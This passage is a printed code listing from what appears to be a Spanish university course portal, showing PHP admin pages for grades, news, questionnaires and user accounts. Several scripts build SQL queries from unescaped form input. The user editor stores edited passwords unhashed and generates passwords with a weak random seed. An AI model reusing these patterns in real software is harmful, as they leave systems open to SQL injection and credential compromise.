bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Seleccione el fichero a importar y pulse
Aceptar</p></td></tr>";
  echo "<tr><td><p class=t2>Fichero:</p></td>";
  echo "<td><input type=\"hidden\" name=\"MAX_FILE_SIZE\" value=\"2000000\"><input
name=\"fichero\" type=\"file\"></td></tr>";
  echo "<tr><td> </td></tr>";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit value=\"Subir
fichero\"></form></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

  pie("usuarios.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.37. /admin/index.php

```
<?php
require('../config/config.php');
check_privs('admin_tool');
?>

<html>
<head>
<title>Herramientas administrativas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 13px Verdana, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
p.t3 {font: 11px times new roman, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}

LI {font: bold 13px Verdana, Arial; line-height:15px; color:#000000; TEXT-DECORATION:
none;text-indent:2px}

A:active {COLOR: #004433; TEXT-DECORATION: none}
```

```
A:visited {COLOR: #004433; TEXT-DECORATION: none}
A:link {COLOR: #004433; TEXT-DECORATION: none}
A:hover {BACKGROUND-COLOR: #ffffdd; COLOR: black; TEXT-DECORATION: none}
</style>
</head>

<body  bgcolor=<?php echo $colorbg; ?> text="#000000" link="#004433" vlink="#004433"
alink="#004433">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>


<h2 align="center">Herramientas administrativas</h2>
<br>
<table width="90%" align="center" cellpadding=1 cellspacing=2>
  <tr>
    <td bgcolor=#007f40>

      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
              <tr>
          <td colspan=3><p class=t1> Elija una de las opciones disponibles:</p>
          </td>
        </tr>
        <tr>
          <td colspan=3> </td>
        </tr>
        <tr>
               <td>
          </td>
          <td width=70%>
            <p class=t2>
              <li><a href="logout.php">Cerrar sesi&oacute;n.</a></li>

  <?php

    $permisos = $_SESSION['permisos'];

    if ( isset($permisos['chpass']) && $permisos['chpass'] ) {
      echo '<br><br><li><a href="chpass.php">Cambio de contraseña.</a></li>';
    }

    if ( isset($permisos['usuarios_list']) && $permisos['usuarios_list'] ) {
      echo '<br><br><li><a href="usuarios.php?metodo=listar">Gesti&oacute;n de
usuarios.</a></li>';
    }

    if ( isset($permisos['dudas_w']) && $permisos['dudas_w'] ) {
      echo '<br><br><li><a href="admin_dudas.php">Gesti&oacute;n de dudas.</a></li>';
    }

    if ( isset($permisos['encuesta_w']) && $permisos['encuesta_w'] ) {
      echo '<br><br><li><a href="admin_encuesta.php">Gesti&oacute;n de
encuesta.</a></li>';
    }
```

```
    if ( isset($permisos['notas_w']) && $permisos['notas_w'] ) {
      echo '<br><br><li><a href="admin_notas.php">Gesti&oacute;n de notas.</a></li>';
    }

    if ( isset($permisos['noticias_w']) && $permisos['noticias_w'] ) {
      echo '<br><br><li><a href="admin_noticias.php">Gesti&oacute;n de
noticias.</a></li>';
    }

    if ( isset($db_cuestionario) && $db_cuestionario != '' &&
isset($permisos['cuestionario_w']) && $permisos['cuestionario_w'] ) {
      echo '<br><br><li><a href="admin_cuestionario.php">Gesti&oacute;n de
cuestionario.</a></li>';
    }

    if ( isset($db_monitores) && $db_monitores != '' &&
isset($permisos['monitores_w']) && $permisos['monitores_w'] ) {
      echo '<br><br><li><a href="admin_monitores.php">Gesti&oacute;n de
monitores.</a></li>';
    }

  ?>

            </p>
            <br>
            <p class=t3 align="right">
  <?php

    if ($_SESSION['realname']) {
      $id = $_SESSION['realname']." (usuario <i>\"".$_SESSION['user']."\"</i>)";
    } else {
      $id = "<i>\"".$_SESSION['user']."\"</i>";
    }

    echo "Identificado como: $id.  ";

  ?>
            </p>
          </td>
        </tr>
        </table>

    </td>
  </tr>
</table>

<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
<td width="10%" align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img
border=0 src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>

</body>
</html>
```

2.38. /admin/insertar_cuestion.php

```
<?php
require('../config/config.php');
```

```
check_privs('cuestionario_w');
?>

<html>
<head>
<title>Acceso a la base de datos: cuestionario.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
if (isset($cuestion) && isset($opa) && isset($opb) && isset($solucion) &&
$cuestion!="" && $opa!="" && $opb!="" && $solucion!=""){
  $base = $db_cuestionario;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $sql = "INSERT INTO pregunta(id,texto,solucion)
VALUES(\"\",\"$cuestion\",\"$solucion\")";
  mysql_query($sql,$id) or die ("Fallo en la toma de datos.");
  $n= mysql_affected_rows();
  if ($n!=1){
    $msg = "Fallo al introducir cuestión. Contacte con el Administrador.";
  } else{
    $sql = "INSERT INTO opciones(id,opciona,opcionb,opcionc,opciond)
VALUES(\"\",\"$opa\",\"$opb\",\"$opc\",\"$opd\")";
    mysql_query($sql,$id) or die ("Fallo en la toma de datos.");
    $n= mysql_affected_rows();
    if ($n!=1){
      $msg = "Fallo al introducir las opciones de la cuestión. La base de datos
quedará en estado inconsistente. Contacte con el Administrador urgentemente.";
    } else {
      $msg = "Correctamente introducido.";
    }
  }
  mysql_close($id);
}
else {
  $msg = "Los campos de cuestión, opción a, opción b y solución son obligatorios.
Debe rellenarlos.";
}

echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
pie("acceso_cuestionario.php?elecion=1", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.39. /admin/insertar_duda.php

```
<?php
require('../config/config.php');
check_privs('dudas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: dudas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
if (isset($pregunta) && isset($respuesta) && isset($fecha) && $pregunta!="" &&
$respuesta!=""){
  $base = $db_dudas;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  if ($fecha) {
    $sql = "INSERT INTO dudas(id,pregunta,respuesta,fecha) VALUES
(\"\",\"$pregunta\",\"$respuesta\",\"$fecha\")";
  } else {
    $sql = "INSERT INTO dudas(id,pregunta,respuesta,fecha) VALUES
(\"\",\"$pregunta\",\"$respuesta\", current_date)";
  }
  mysql_query($sql,$id) or die ("Fallo en la toma de datos.");
  $n= mysql_affected_rows();
  if ($n!=1){
    $msg = "No se ha introducido correctamente.";
  }
  else{
    $msg = "Correctamente introducido.";
  }
  mysql_close($id);
}
else {
  $msg = "Los campos de pregunta y respuesta son obligatorios. Debe rellenarlos.";
}

echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
pie("acceso_dudas.php?elecion=1", "http://www.gte.us.es/~fbarrero/CSED/");
?>
```

```
</body>
</html>
```

2.40. /admin/insertar_monitor.php

```
<?php
require('../config/config.php');
check_privs('monitores_w');
?>

<html>
<head>
<title>Acceso a la base de datos: monitores.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
if (isset($monitor) && isset($email) && $monitor!=""){
  $base = $db_monitores;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $sql = "INSERT INTO monitores(id,nombre,dir) VALUES
(\"\",\"$monitor\",\"$email\")";
  mysql_query($sql,$id) or die ("Fallo en la toma de datos.");
  $n= mysql_affected_rows();
  if ($n!=1){
    $msg = "No se ha introducido correctamente.";
  }
  else{
    $msg = "Correctamente introducido.";
  }
  mysql_close($id);
}
else {
  $msg = "El nombre del monitor es obligatorio. Debe rellenar este campo.";
}

echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
pie("acceso_monitores.php?elecion=1", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.41. /admin/insertar_nota.php

```
<?php
require('../config/config.php');
check_privs('notas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: notas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
if (isset($alumno) && isset($nota) && $alumno!="" && $nota!=""){
  $base = $db_notas;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $sql = "INSERT INTO notas(id,alumno,nota) VALUES (\"\",\"$alumno\",\"$nota\")";
  mysql_query($sql,$id) or die ("Fallo en la toma de datos.");
  $n= mysql_affected_rows();
  if ($n!=1){
    $msg = "No se ha introducido correctamente.";
  }
  else{
    $msg = "Correctamente introducido.";
  }
  mysql_close($id);
}
else {
  $msg = "Debe rellenar todos los campos.";
}

echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
pie("acceso_notas.php?elecion=1", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.42. /admin/insertar_noticia.php

```
<?php
require('../config/config.php');
check_privs('noticias_w');
?>

<html>
<head>
<title>Acceso a la base de datos: noticias.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
if (isset($noticia) && isset($comentario) && isset($fecha) && $noticia!="" &&
$comentario!=""){
  $base = $db_noticias;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  if ($fecha) {
    $sql = "INSERT INTO noticias(id,noticia,comentario,fecha) VALUES
(\"\",\"$noticia\",\"$comentario\",\"$fecha\")";
  } else {
    $sql = "INSERT INTO noticias(id,noticia,comentario,fecha) VALUES
(\"\",\"$noticia\",\"$comentario\", current_date)";
  }
  mysql_query($sql,$id) or die ("Fallo en la toma de datos.");
  $n= mysql_affected_rows();
  if ($n!=1){
    $msg = "No se ha introducido correctamente.";
  }
  else{
    $msg = "Correctamente introducido.";
  }
  mysql_close($id);
}
else {
  $msg = "Los campos de noticia y comentario son obligatorios. Debe rellenarlos.";
}

echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
pie("acceso_noticias.php?elecion=1", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.43. /admin/logout.php

```
<?php
  require('../config/config.php');
  session_start();
  session_destroy();
?>

<html>
<head>
<title>Sesi&oacute;n cerrada.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 13px/15px Verdana, Arial; color:#000000; TEXT-DECORATION: none;text-
indent:2px}
p.t3 {font: 11px times new roman, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}

LI {font: bold 13px Verdana, Arial; line-height:15px; color:#000000; TEXT-DECORATION:
none;text-indent:2px}


A:active {COLOR: #004433; TEXT-DECORATION: none}
A:visited {COLOR: #004433; TEXT-DECORATION: none}
A:hover {BACKGROUND-COLOR: #ffffdd; COLOR: black; TEXT-DECORATION: none}
</style>
</head>

<body  bgcolor=<?php echo $colorbg; ?> text="#000000" link="#004433" vlink="#004433"
alink="#004433">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
  <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<p>
<table width="90%" align="center" cellpadding=1 cellspacing=2>
  <tr>
    <td bgcolor=#007f40>

      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
        <tr>
          <td> </td>
        </tr>
        <tr>
          <td width="49%">
            <div align="center">
              <p class="t1">** La sesión ha sido cerrada correctamente **</p>
            </div>
          </td>
        </tr>
        <tr>
          <td> </td>
        </tr>
```

```
      </table>

    </td>
  </tr>
</table>

<?php
  pie("", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.44. /admin/usuarios.php

```
<?php

// ***************
// ** Funciones **
// ***************


// Genera una contraseña aleatoria de longitud $long

function genera_pass($long) {
  $chars = array();

  for($i=48; $i<=57; $i++) {
    array_push($chars, chr($i));
  }

  for($i=65; $i<=90; $i++) {
    array_push($chars, chr($i));
  }

  for($i=97; $i<=122; $i++) {
    array_push($chars, chr($i));
  }

  $passwd="";
  for($i=0; $i<$long; $i++) {
    mt_srand((double)microtime()*1000000);
    $passwd.=$chars[mt_rand(0,count($chars)-1)];
  }
  return $passwd;
}



// Imprime el mensaje dado en un recuadro

function mensaje($msg) {
  echo "<p><table align=\"center\"><tr><td><p
class=t1>".$msg."</p></td></tr></table><p><br>";
}



// Cabecera HTML (logotipo del GTE, etc)

function cabecera_html() {
  global $nombre_portal;
?>
  <html>
  <head>
  <title>Acceso a la base de datos: cuestionario.</title>
```

```
  <style>
  p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
  p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
  td.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
  font.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
  A:active {COLOR: #004433; TEXT-DECORATION: none}
  A:visited {COLOR: #004433; TEXT-DECORATION: none}
  A:link {COLOR: #004433; TEXT-DECORATION: none}
  A:hover {BACKGROUND-COLOR: #ffffdd; COLOR: black; TEXT-DECORATION: none}
  </style>
  </head>
  <body bgcolor="#EEEEEE" text="#000000">
  <table border="0" width="100%">
    <tr>
      <td valign="top" width=10%>
        <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo
de Tecnología Electrónica">
      </td>
      <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
    <td valign="top" width=10%>
        <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
      </td>

    </tr>
  </table>
<hr>
<?php
}


// Lee los nombres de los distintos campos de permisos y los devuelve ordenados
alfabéticamente.
// Crea permisos nulos

function lee_permisos() {

  global $defperm;

  // Buscamos la entrada correspondiente al usuario "root" (se
  // presupone q existe esta entrada)
  $result = mysql_query("select * from permisos where user='root'");
  if (!($row = mysql_fetch_assoc($result))) {
    die("No existe el usuario root!!");
  }

  reset($row);
  next($row);   // Nos saltamos el primer campo, q es el "username" y no es un
permiso en sí

  while (list ($key, $val) = each ($row)) {
    $perm[$key] = '0';
  }

  ksort($perm);
  return $perm;
}


// Imprime título (banner)

function banner ($string) {
```

```
        echo "
                        <center><h1>
                          <bold>
                            <u><i>$string</i></u>
                          </bold>
                        </h1></center>

                        <br>
                        <p>
                ";

        return;
}


// Define color de fondo de la página

function bgcolor ($color) {

        echo "<body bgcolor=".$color.">";
        return;
}


// Imprime cabecera de la tabla (campos de título)

function print_header ($metodo, $color) {

  // Leemos los nombres de los distintos campos de permisos.
  // Para ello, buscamos la entrada correspondiente al usuario "root" (se
  // presupone q existe esta entrada)
  $result = mysql_query("select * from permisos where user='root'");
  if (!($row = mysql_fetch_assoc($result))) {
    die("No existe el usuario root!!");
  }

  reset($row);
  next($row);   // Nos saltamos el primer campo, q es el "username" y no es un
permiso en sí

  while (list ($key, $val) = each ($row)) {
    $perm[$key] = $val;
  }

  ksort($perm);

        echo "
          <table border = '3' align=\"center\" background=\"../images/fondo2.jpg\">
         <tr>
    ";

    if ($metodo == "listar") {
      echo "
          <td bgcolor=\"$color\">
            <b><i><center>Editar</center></i></b>
          </td>
          <td bgcolor=\"$color\">
            <b><i><center>Borrar</center></i></b>
          </td>
      ";
    }

    echo "
          <td bgcolor=\"$color\">
            <b><center>Nombre</center></b>
          </td>
```

```
          <td bgcolor=\"$color\" >
            <b><center>Usuario</center></b>
          </td>
    ";

    if ($metodo == "borrar" or $metodo == "listar") echo "
          <td bgcolor=\"$color\">
            <b><center>Última modif.</center></b>
          </td>
        ";

  foreach ($perm as $key => $value) {
    echo "<td bgcolor=\"$color\"><b><center>$key</center></b></td>";
  }

  echo "</tr>";

        return;

}


// Imprime una fila de la tabla

function print_row ($metodo, $color, $usuario, $nombre, $modificado, $perm) {

  global $PHP_SELF;
        echo " <tr>";

        if ($metodo == "listar") {
          echo "
                <td align=center bgcolor=\"$color\" >
               <a href=\"$PHP_SELF?metodo=editar&usuario=$usuario\"><img
src=\"../images/edit.gif\" border=0 alt=\"Edit\" width=\"18\" height=\"18\"></a>
            </td>
            <td align=center bgcolor=\"$color\" >
              <a href=\"$PHP_SELF?metodo=borrar&usuario=$usuario\"><img
src=\"../images/delete.gif\" border=0 alt=\"Delete\" width=\"18\" height=\"18\"></a>
            </td>
       ";
  }

  echo "
               <td bgcolor=\"$color\" nowrap>
            $nombre
               </td>
               <td bgcolor=\"$color\" nowrap>
            $usuario
               </td>
       ";

        if ($metodo == "borrar" or $metodo == "listar") {
          list($ano, $mes, $dia, $hh, $mm, $ss) = sscanf($modificado,
"%04d%02d%02d%02d%02d%02d");
          echo "
             <td bgcolor=\"$color\" nowrap>
              ";
          printf("%02d/%02d/%04d - %02d:%02d:%02d", $dia, $mes, $ano, $hh, $mm, $ss);
          echo "
              </td>
              ";
        }

  foreach ($perm as $key => $value) {
    echo "<td bgcolor=\"$color\" align=\"center\">$value</td>";
  }

        echo "</tr>";
```

```
        return;

}


// Dibuja el final de tabla

function print_foot () {
        echo "</table>\n";
}


// Dibuja titulo del formulario

function user_form_tittle ($string, $color) {

        bgcolor ($color);
        banner ($string);
}


// Formulario para añadir o editar usuarios

function user_form ($metodo, $usuario, $pass, $pass_verify, $nombre, $perm) {
  global $PHP_SELF;
  echo "
    <form action=\"$PHP_SELF?metodo=$metodo\" method=\"POST\">
      <table bgcolor=\"white\" width=\"90%\" align=\"center\" cellpadding=1
cellspacing=2 border=1><tr><td>
      <table align=\"center\">
  ";

  if ($metodo == "anadir") {
    $caduser = "<input type=\"text\" name=\"usuario\" value=\"$usuario\" size=16
maxlength=16>";
  } else {
    // metodo "editar"
    $caduser = "$usuario<input type=\"hidden\" name=\"usuario\" value=\"$usuario\"
size=16 maxlength=16>";
  }

  echo "
        <tr>
          <td>
            <p class=t2>Usuario:</p>
          </td>
          <td>
            $caduser
          </td>
        </tr>
        <tr>
          <td>
            <p class=t2>Contrase&ntilde;a:</p>
          </td>
          <td>
            <input type=\"password\" name=\"pass\" value=\"$pass\"size=16
maxlength=16>
          </td>
        </tr>
        <tr>
          <td>
            <p class=t2>Confirmar contrase&ntilde;a: </p>
          </td>
          <td>
```

```
            <input type=\"password\" name=\"pass_verify\" value=\"$pass\" size=16
maxlength=16>
          </td>
        </tr>
        <tr>
          <td>
            <p class=t2>Nombre real:</p>
          </td>
          <td>
            <input type=\"text\" name=\"nombre\" value=\"$nombre\" size=50
maxlength=50>
          </td>
        </tr>
  ";

  echo "</table></td></tr>";
  echo "<tr><td><table width=\"55%\" align=\"center\"><tr><td><p
class=t1>Permisos:</p></td></tr>";

  $i=1;
  echo "<tr>";
  foreach ($perm as $key => $value) {
    if ($value) {
      $checked = "checked";
    } else {
      $checked = "";
    }

    if ($i==1) {
      echo "</tr><tr>";
      $i=3;
    } else {
      $i--;
    }

    echo "<td><input type=\"checkbox\" name=\"$key\" value=\"1\" $checked><font
class=t2> $key</td>\n";
  }

  echo "
        </tr>
        <tr>
          <td>
        <input type=\"hidden\" name=\"sure\" value=\"check\" size=2 maxlength=2>
          </td>
        </tr>
      </table></td></tr></table>
      </p>
      <br>

      <center>
        <input type=\"submit\" name=\"enviar\" value=\"Aceptar\">

      </center>
    </form>
  ";

  return;

}


// Chequea formulario

function check_form ($usuario, $pass, $pass_verify, $nombre) {

        if ($pass != $pass_verify)
          $code = 1;
```

```
  elseif ($usuario == "")
          $code = 2;
        elseif ($pass == "")
          $code = 3;
  else
    $code = 0;

        return $code;

}


// Manda datos "hidden" en un formulario

function hidden_form ($metodo, $question, $usuario, $pass, $pass_verify, $nombre,
$perm, $sure) {
  global $PHP_SELF;
        echo "
    <form action=\"$PHP_SELF?metodo=$metodo\" method=\"POST\">
    <input type=\"hidden\" name=\"usuario\" value=\"$usuario\">
            <input type=\"hidden\" name=\"pass\" value=\"$pass\">
            <input type=\"hidden\" name=\"pass_verify\" value=\"$pass_verify\">
    <input type=\"hidden\" name=\"nombre\" value=\"$nombre\">
                ";

  foreach ($perm as $key => $value) {
    echo "<input type=\"hidden\" name=\"$key\" value=\"$value\">";
  }

        if ($question == "si")
          echo "
            <center> <br>
                  <p class=t1>
                     ¿Est&aacute;s seguro?  
                       Sí<input type=\"radio\" name=\"sure\" value=\"si\" checked>
                       No<input type=\"radio\" name=\"sure\" value=\"no\">
                  </p>
               <br>
               <input type=\"submit\" name=\"enviar\" value=\"Aceptar\">
               </center>
           </form>
               ";
        else echo "
               <input type=\"hidden\" name=\"sure\" value=\"$sure\">
               <input type=\"submit\" name=\"enviar\" value=\"Volver al formulario\">
          </form>
                  ";

        return;
}


// Muestra la opción de volver al formulario y corregir error

function ask_correct ($metodo, $usuario, $pass, $pass_verify, $nombre, $perm, $sure)
{

        echo "
                 <h4 align=\"center\">

                       Puede volver al formulario para corregir el error.
                ";

  hidden_form ($metodo, "no", $usuario, $pass, $pass_verify, $nombre, $perm, $sure);

        echo "
                  </h2>
```

```
              <hr>

            ";

       return;
}


// Verificación de formulario.

function verify_form ($metodo, $color, $colorA, $usuario, $pass, $pass_verify,
$nombre, $modificado, $perm) {

  $error = check_form ($usuario, $pass, $pass_verify, $nombre);

  // En caso de error damos la opción de corregir formulario

       if ($error) {
    switch ($error) {

      case 1:
        $msg = "Ha escrito mal la contrase&ntilde;a. Escr&iacute;bala de nuevo
cuidadosamente.";
        mensaje($msg);
        ask_correct ($metodo, $usuario, "", "", $nombre, $perm, "no");
        break;

      case 2:
        $msg = "El campo \"usuario\" no puede estar vac&iacute;o.";
        mensaje($msg);
        ask_correct ($metodo, $usuario, $pass, $pass_verify, $nombre, $perm, "no");
        break;

      case 3:
        $msg = "No se permiten contrase&ntilde;as en blanco.";
        mensaje($msg);
        ask_correct ($metodo, $usuario, $pass, $pass_verify, $nombre, $perm, "no");
        break;

      default:
        // Error genérico
        break;
    }
    return;
  }


  // Ok: ningún error detectado. Petición de confirmación antes de escribir db

  if ($metodo == "anadir")
    $usuario = strtolower($usuario); // El nombre de usuario es case-insensitive así
que lo
                                                                  // convertimos a
minúsculas

       // Dibujamos tabla con los datos y pedimos confirmación

       if ($metodo == "anadir")
         bgcolor (COLOR1F);
       else
         bgcolor (COLOR2F);

       banner ("Confirmación");

       print_header ($metodo, $color);
  print_row ($metodo, $colorA, $usuario, $nombre, $modificado, $perm);
  print_foot ();
```

```
        echo "</p>";

  hidden_form ($metodo, "si", $usuario, $pass, $pass_verify, $nombre, $perm, "");

        return;
}


// Actualizar base de datos (ya sea con nueva entrada o modificación de una ya
existente)

function updatedb ($metodo, $usuario, $pass, $nombre, $perm) {

        // Por razones de seguridad, escapamos caracteres especiales en la query

  $usuario = addslashes ($usuario);
        $pass = addslashes ($pass);
  $nombre = addslashes ($nombre);

        // Actualiza la db

        if ($metodo == "anadir") {
    $result = mysql_query("insert into cuentas values ('$usuario', md5('$pass'),
'$nombre', NULL)");

    if (mysql_affected_rows() == 1) {
      $campos = implode(",", array_keys($perm));
      $valores = implode(",", array_values($perm));
      $result = mysql_query("insert into permisos (user,$campos) values
('$usuario',$valores)");

      if (mysql_affected_rows() == 1) {
        $msg = "El usuario ha sido a&ntilde;adido correctamente.";   // Inserción
correcta :-)
      } else {
        $msg = "Fallo al a&ntilde;adir usuario. La base de datos de usuarios ha
quedado en estado inconsistente. Consulte con el Administrador.";
      }
    } else {
      $msg = "No se ha podido a&ntilde;adir usuario. Probablemente ese usuario ya
exista.";
    }

        } else {              // "editar"

    if ($pass == "NoCAmBiARmE") {
      $cadpass = "";
    } else {
      $cadpass = "pass='$pass',";
    }

    $result = mysql_query("update cuentas set user='$usuario', $cadpass
realname='$nombre', modificado=NULL where user='$usuario'");

    if ($result) {
      $asignaciones="user='$usuario'";
      foreach ($perm as $key => $value) {
        $asignaciones .= ", $key=$value";
      }

      $result = mysql_query("update permisos set $asignaciones where
user='$usuario'");
      if ($result) {
        $msg = "Los cambios han sido guardados satisfactoriamente.";
      } else {
        $msg = "Fallo al actualizar datos de permisos. Consulte con el
Administrador.";
```

```
      }
    } else {
      $msg = "Fallo al actualizar datos. Consulte con el Administrador.";
    }
  }

  mensaje($msg);
       return;
}



// **********
// ** MAIN **
// **********

// Importamos las variables globales y funciones necesarias
require('../config/config.php');

// Conectamos con la base de datos de usuarios
conectar_admin();
mysql_select_db($db_usuarios);

// Colores de fondo de las distintas filas de las tablas
define("COLOR1", "#DDDDDD");         // Fila de los nombres de los campos (añadir)
define("COLOR1A", "#FFFFFF");        // Fila de datos - Color A (añadir)
define("COLOR1B", "#EEEEEE");        // Fila de datos - Color B (añadir)
define("COLOR1F", "#EEEEEE");        // Color de fondo (añadir)

define("COLOR2", "#DDDDDD");         // Fila de los nombres de los campos (editar)
